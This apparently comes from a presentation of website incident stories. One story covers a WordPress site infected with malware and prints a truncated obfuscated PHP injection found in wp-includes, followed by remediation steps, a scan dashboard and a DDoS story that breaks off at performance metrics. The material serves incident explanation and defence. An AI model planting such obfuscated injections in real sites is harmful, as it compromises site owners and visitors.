
Story 5



This website has been reported as unsafe

Malware on Website

What happened ?



STATUS CODE: 302
.....>

SITE1.COM/?URL=SITE2.COM

Remote site: /public_html/1119/wp-includes

- public_html
 - 1119
 - wp-admin
 - wp-content
 - wp-includes

Filename	Size	Type	Last modified
template-loader.php			7/3/2019 3:12:58
template.php			10/5/2019 1:49:58
theme.php			10/10/2019 10:30:00
update.php			9/3/2019 4:11:06
user.php			10/7/2019 3:24:00
vars.php			7/26/2019 2:15:58
version.php			11/12/2019 11:58:00
widgets.php			10/9/2019 7:58:00
wlwmanifest.xml		XML Docu...	12/11/2013 11:11:00
wp-db.php	103,829	PHP File	10/9/2019 7:58:00
wp-diff.php	662	PHP File	12/1/2017 2:41:00
wp-tmp.php	1,612	PHP File	11/22/2019 2:25:02 PM
wp-vcd.php	4,339	PHP File	11/22/2019 2:25:02 PM

190 files and 18 directories. Total size: 5,923,792 bytes

Malware files in the wp-includes directory

```

1
2 <?php
3 $000__00_00=urldecode("%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%
65%53%44%64%42%32%6a%2f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45");$
00_00_00_0=$000__00_00[44].$000__00_00[53].$000__00_00[31].$000__00_00[65].$000__00_00[10].$000__00_00[53].$
000__00_00[31].$000__00_00[44].$000__00_00[39].$000__00_00[21].$000__00_00[56].$000__00_00[31].$000__00_00[10].$
000__00_00[56].$000__00_00[21].$000__00_00[39].$000__00_00[39].$000__00_00[3].$000__00_00[21].$000__00_00[56].$
000__00_00[25];$0__00_0000=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[31].$000__00_00[21].$
000__00_00[46].$000__00_00[10].$000__00_00[40].$000__00_00[0].$000__00_00[56].$000__00_00[25].$000__00_00[31].$
000__00_00[13].$000__00_00[10].$000__00_00[56].$000__00_00[39].$000__00_00[63].$000__00_00[31].$000__00_00[5].$
000__00_00[13];$000__00_00=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[31].$000__00_00[21].$
000__00_00[46].$000__00_00[10].$000__00_00[65].$000__00_00[31].$000__00_00[13].$000__00_00[10].$000__00_00[46].$
000__00_00[31].$000__00_00[13].$000__00_00[21].$000__00_00[10].$000__00_00[34].$000__00_00[21].$000__00_00[13].$
000__00_00[21];$000000_0_0=$000__00_00[40].$000__00_00[13].$000__00_00[53].$000__00_00[
4 ?>
5
6 <?php
7 /**
8  * Front to the WordPress application. This file doesn't do anything, but loads
9  * wp-blog-header.php which does and tells WordPress to load the theme.
10 *
11 * @package WordPress
12 */
13
14 /**
15  * Tells WordPress to load the WordPress theme and output it.
16 *
17 * @var bool
18 */
19 define( 'WP_USE_THEMES', true );
20
21 /** Loads the WordPress Environment and Template */
22 require __DIR__ . '/wp-blog-header.php';
23

```

What did we do ?



Apologised to customers



Setup Server Side Scanning



Careful Analysis before installing any plugin/script


The screenshot displays a comprehensive security dashboard with four main panels:

- No Malware Found:** Shows a scan frequency of 12h. Results include: No malware detected by scan (Low Risk), No injected SPAM detected (Low Risk), No defacements detected (Low Risk), and Website Firewall not detected (Add Protection). Scan details for http://domain.com show system running on Apache with IP 169.45.92.196. Includes a 'Request Cleanup' button and links for 'More Site Details' and 'Force Full Scan'.
- Site is Not Blacklisted:** Shows a scan frequency of 12h. Lists various security services: Google Safe Browsing, Norton Safe Web, Phish tank, Opera browser, and SiteAdvisor. Blacklist sources include Sucuri Malware Labs, SpamHaus DBL, Yandex (via Sophos), and ESET. A legend indicates 'Not Blacklisted' (green) and 'Blacklisted' (red).
- Site is up and running:** Shows a scan frequency of 1h. Features a 100.0% uptime gauge for 'Total uptime this month'. A bar chart shows 100.0% uptime for Nov 2016 and Oct 2016, and a note that the scanner was not activated in September. Includes a 'More Results' button.
- Table:** A table with columns for Date, DNS, and Whois. The table shows data for dates from Nov 10 to Nov 04, with 'changes' noted for Nov 04. Includes a 'More Results' button and a note to 'Click on tags to see the changes'.


DDOS Attack

Story 2





What happened ?



Overall transaction time

● PHP: 1,058.5 ms ● MySQL: 996.47 ms ● External: 3,259.6 ms

Average: 247.32 ms



Slowest transactions

Transactions are requests to your site (like a page view) or background jobs (like the cron process of WordPress). Below are the ones that took the most time to run in the selected period. These are probably most critical to analyze when looking for opportunities to make your site faster.

TRANSACTION	TOTAL DURATION (%) ↓	TOTAL DURATION	MAX. DURATION	AVG. DURATION	RATE PER MIN.
/wp-cron.php	74.29%	8,819.29 ms	1,013.2 ms	489.96 ms	0.3
/404	22.75%	2,700.54 ms	148.07 ms	100.02 ms	0.45
/page	2.05%	243.29 ms	149.09 ms	121.64 ms	0.033
/index	0.91%	108.08 ms	108.08 ms	108.08 ms	0.017

➔ What did we do ?

